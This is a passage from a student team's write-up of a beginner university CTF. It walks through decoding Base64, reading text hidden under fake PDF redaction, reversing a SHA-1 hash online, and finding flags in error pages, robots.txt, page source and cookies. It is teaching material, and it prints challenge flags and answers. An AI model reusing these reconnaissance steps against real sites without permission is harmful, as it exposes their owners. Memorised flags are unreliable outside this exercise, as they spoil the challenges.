



CYBERSPECTRE
— M M U —

CYBERSPECTRE CTF × MEETUP — MMU CYBERSECURITY SOCIETY

CTF WRITE-UP REPORT

A beginner-friendly capture-the-flag · 25 challenges · 4 hours

1760 PTS

TEAM //

THE VISION

Ibrahim, Sabir

·

Mohammed Musa

19 September 2026 · Multimedia University, Cyberjaya, Malaysia

./methodology

Our approach on every challenge was the same: read the prompt and hints carefully, do the least-invasive recon first, follow one clue to the next, and never submit a flag we hadn't actually captured. We solved on an Ubuntu workstation, verifying each flag against the cyberspectre{...} format before recording it. Below is the toolkit we leaned on, grouped by category.

| **[*] Tools** Everything here is free and standard – no paid or bespoke tooling.

[-] Crypto encoding & hashes

└─ CyberChef · base64 / xxd · hashcat (-m 1410) · John the Ripper ·
rockyou.txt

[-] Web recon & inspection

└─ Browser DevTools (Elements / Network / Application) · View Source ·
gobuster · git-dumper · Python urllib

[-] Forensics files & media

└─ exiftool · unrar / 7z · sqlite3 · Audacity (spectrogram / Morse) ·
Aperi'Solve

[-] OSINT identity & location

└─ Google & Yandex reverse image · Google Maps / Street View · whois ·
GitHub search & git log

[-] Linux exploitation & privesc

└─ SSH (local port-forward) · netcat · bore (NAT tunnel) · Python pty ·
ps / /proc watching · sqlite3

./contents

[-] Misc

- └ Warm Up 30 pts
- └ Reverse Uno 30 pts
- └ Nightglass 45 pts

[-] Web

- └ Missing Page 30 pts
- └ Robots Don't Lie 35 pts
- └ Not Much To See Here 45 pts
- └ Cookie Monster 45 pts
- └ Auditor's Vault 70 pts
- └ AeroDyn Systems – Unlinked Portal 130 pts

[-] Forensics

- └ Needle in a Haystack 30 pts
- └ Ghost File 60 pts
- └ False Appearance 60 pts
- └ Evidence Locker 120 pts
- └ Residual Evidence 145 pts

[-] Crypto

- └ Suspect Broadcast 35 pts
- └ Binary Talk 35 pts

[-] OSINT

- └ Behind the Lens 35 pts
- └ City Recon 35 pts
- └ Suspect Network Log 100 pts
- └ The Phantom Trail 140 pts

[-] Linux

- └ Forgotten Directory 250 pts
- └ Shadowed Maintenance 275 pts

./challenges

[*] **Info** Team THE VISION – 2nd place · 1760 pts · solved 22/25. Struck-through = captured.

[-] Misc

- └ Warm Up (30)
- └ Reverse Uno (30)
- └ Nightglass (45)

[-] Web

- └ Missing Page (30)
- └ Robots Don't Lie (35)
- └ Not Much To See Here (45)
- └ Cookie Monster (45)
- └ front-door (55)
- └ Auditor's Vault (70)
- └ Elevated (100)
- └ Meet the Team (105)
- └ AeroDyn Systems – Unlinked Portal (130)

[-] Forensics

- └ Needle in a Haystack (30)
- └ Ghost File (60)
- └ False Appearance (60)
- └ Evidence Locker (120)
- └ Residual Evidence (145)

[-] Crypto

- └ Suspect Broadcast (35)
- └ Binary Talk (35)

[-] OSINT

- └ Behind the Lens (35)
- └ City Recon (35)
- └ Suspect Network Log (100)
- └ The Phantom Trail (140)

[-] Linux

- └ Forgotten Directory (250)
- └ Shadowed Maintenance (275)

Warm Up

This was the very first challenge on the board – a warm-up worth 30 points, just to get everyone moving. They gave us a chunk of text: `Y3liZXJzcGVjdHJlezMzc3lfcDBpbnRzX3RvX3N0NHJ0fQ==` and told us to decode it.

It was pretty obvious what kind of encoding this was. The string only uses letters, numbers, + and /, and it ends in ==, which is the classic padding you see at the end of Base64. The hints basically confirmed it – small character set, ends with ==, and ‘think encoding, not encryption.’ So this isn't something you have to crack, it's just data written in a different alphabet. We dropped it into a Base64 decoder (any online one, or CyberChef, works fine) and hit decode. Out came the flag straight away:

Decode from Base64 format

Simply enter your data then push the decode button.


Y3liZXJzcGVjdHJlezMzc3lfcDBpbnRzX3RvX3N0NHJ0fQ

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.


cyberspectre{33sy_p0ints_to_st4rt}

FLAG // cyberspectre{33sy_p0ints_to_st4rt}

Takeaway: any time you see a blob of letters and digits ending in one or two = signs, try Base64 first – it's the most common way text gets encoded, and it takes two seconds to rule in or out. The flag text even says it: easy points to start

Reverse Uno

Another warm-up. The challenge name (Reverse Uno) and the description gave the whole game away – the text `s}dr4wkc4b_gn1d34r{ertcepsrebyc` is just a flag written backwards. You can even spot it by eye: it ends in `...ertcepsrebyc`, which is `cyberspectre` spelled in reverse, and it starts with `s}` which is the closing `}` of the flag. So all we had to do was flip the string end-to-end. We dropped it into CyberChef with the ‘Reverse’ operation (character mode), and the flag came out the right way round:



FLAG // `cyberspectre{r43d1ng_b4ckw4rds}`

Takeaway: if a string looks like gibberish but you can see familiar words hiding backwards in it, just reverse it. On the command line `echo '...' | rev` does the same thing in a second – no tool needed.


Nightglass

This one was a nice lesson in why redaction is harder than it looks. We were given a 'classified briefing' PDF where several sensitive values were covered with solid black boxes, like a proper redacted government document. But the whole point of the challenge is that those black boxes are fake – they're just black rectangles drawn on top of the real text, and the text is still sitting underneath. So instead of trusting the black bars, we did what Hint 1 said: dragged the mouse across the blacked-out area to select it, and copied it. The hidden text came right out.


Behind the redaction were two things – a passphrase, Security2026!, and a long hex value, **54c20c4b971eb88cca4fd3d9cb4472307ef125a4**.

That hex value is 40 characters long, which is the telltale length of a SHA-1 hash (Hint 2). Rather than trying to crack it ourselves, we pasted it into hashes.com, which looks hashes up against huge precomputed databases. It came back instantly with the plaintext: admin_access.


Looking for the hidden information:



By dragging my mouse across the black box area, I found out that the black box was just a text color trick, and the hidden text is (Security2026!, 54c20c4b971eb88cca4fd3d9cb4472307ef125a4). Then I took the value (54c20c4b971eb88cca4fd3d9cb4472307ef125a4) and cracked it using a crakestation as you can see:



The final stage wanted the recovered passphrase joined with the unhashed secret, no spaces or separators – so Security2026! + admin_access = Security2026! admin_access. We entered that into the Command Link authentication box and it verified, handing over the flag:




FLAG // `cyberspectre{fake_redaction_is_not_security_2026}`


Takeaway: a black box over text in a PDF is rarely real redaction – it's usually just a shape you can select, copy, or move aside to reveal what's underneath (proper redaction deletes the text entirely). And a 40-hex-character string is SHA-1, which for common words is trivially reversible with an online lookup. The flag says it outright: fake redaction is not security.

Missing Page

A warm-up web one. The challenge basically told us where to look – ‘perhaps the error page knows more than it should’ – and the two hints both said the same thing: trigger an error, request a page that doesn't exist. The main site itself is just a normal-looking company page (‘CyberSpectre Systems – Quiet systems. Clear signals.’) with nothing obviously hidden on it:



So we didn't overthink it – we took that same address and tacked a random word onto the end of the URL (/ffdd), a page that doesn't exist. The server responded with its custom 404 ‘page not found’ screen, and whoever built it had left the flag sitting right there on the error page:



FLAG // cyberspectre{404_custom_3rr0r}

Takeaway: error pages are part of the attack surface too. Developers often forget that a custom 404 (or a stack trace, or a debug error) is still a page an attacker can reach, and they sometimes leak comments, paths, or – like here – the secret itself. When a challenge mentions an error page, just request something that doesn't exist and read what comes back.


Robots Don't Lie

The hint said the admin 'left instructions for search engines' – which is basically pointing straight at robots.txt. That's the standard file a site uses to tell search-engine crawlers which pages not to index, and it lives at the root of the site, so we went to `robots-dont-lie.netlify.app/robots.txt`. No tools needed – robots.txt is a public file anyone can read. The catch is that admins sometimes think listing a page there hides it, when really they're just handing everyone a map to it. The file said:

```
User-agent: *
```

```
Disallow: /secret-page.html
```

So the 'disallowed' page was `secret-page.html`. We just browsed to it directly, and it was a 'DEAD DROP' page with the flag on it:



FLAG // `cyberspectre{r0b0ts_ar3nt_s3cr3t}`

Takeaway: Disallow in robots.txt is a polite request to crawlers, not a lock. It doesn't stop anyone from visiting – and because the file is public, listing a 'secret' path there actually advertises it. The flag says it: robots aren't secret. If you want a page truly hidden, it needs real access control, not a note asking bots to look away.


Not Much To See Here

The page itself was basically empty – just a ‘Welcome to my totally normal website’ card saying nothing interesting is here. But the hint was blunt about it: ‘the browser shows less than what the server actually sent you,’ which means something is getting lost between the server sending the page and the browser rendering it.

So instead of using Inspect/Elements (which shows the page after JavaScript has already run and possibly cleaned things up), we hit Ctrl+U to view the raw page source – exactly what the server sent, untouched. In there was a linked JavaScript file, script.js, so we opened that too.

Reading through the raw source and that script, the flag was just sitting in the code – left in a variable with a TODO comment saying to remove it before deploying to production:

Since there is not much to see here on the main page,



I directly went to the page’s sources by using Ctrl+U, I clicked one of the links that I found, and pom the flag was there.

```

59     background: #4dd0e1;
60     box-shadow: 0 0 12px #4dd0e1;
61   }
62 </style>
63 </head>
64 <body>
65   <div class="card">
66     <h1>Welcome to my totally normal website</h1>
67     <p>Nothing to see here... just a simple page with nothing interesting going on at all.</p>
68     <span class="dot"></span>
69   </div>
70
71   <script src="script.js"></script>
72 </body>
73 </html>
74 <script async src="/netlify/scripts/hud?variant=public" data-nf-variant="public" data-netlify-site-id="e45d1701-ee53-44af-9820-28dc35ea0ef8" data-app-host="app.netlify.com"></script>
75

```

```
// Just some harmless page setup, nothing important here.
```

```
document.addEventListener("DOMContentLoaded", () => {
  console.log("Page loaded successfully.");
});
```

```
// TODO: remove this before deploying to prod
const flag = "cyberspectre{v13w_s0urc3_g4ng}";
```


FLAG // cyberspectre{v13w_s0urc3_g4ng}

Takeaway: what you see rendered on a page isn't always the whole story – JavaScript can hide or strip content after loading, so an ‘empty’ page can still be full of secrets in its source. When something looks too empty to be true, check View Source (Ctrl+U) and read the JS/CSS files it loads before you believe it. The flag sums it up: view-source gang.

Cookie Monster

The hint – ‘your browser may have already received everything you need’ – was basically a nudge toward cookies. When you load the site, the server sets a cookie in your browser, so the flag was already sitting on our own machine before we did anything; we just had to go look at it. Nothing exotic here – we opened the browser's DevTools (F12) and went to the **Application tab, which is where the browser keeps all the stored data for a site: cookies, Local Storage, Session Storage, and so on. Under Storage > Cookies we picked the site's entry, and there was a cookie literally named ‘flag’ with the value right in the Value column**

By inspecting the browser page, I searched until I found the flag in the page's cookies.



FLAG // cyberspectre{c00k13s_4r3_d3l1c10us}

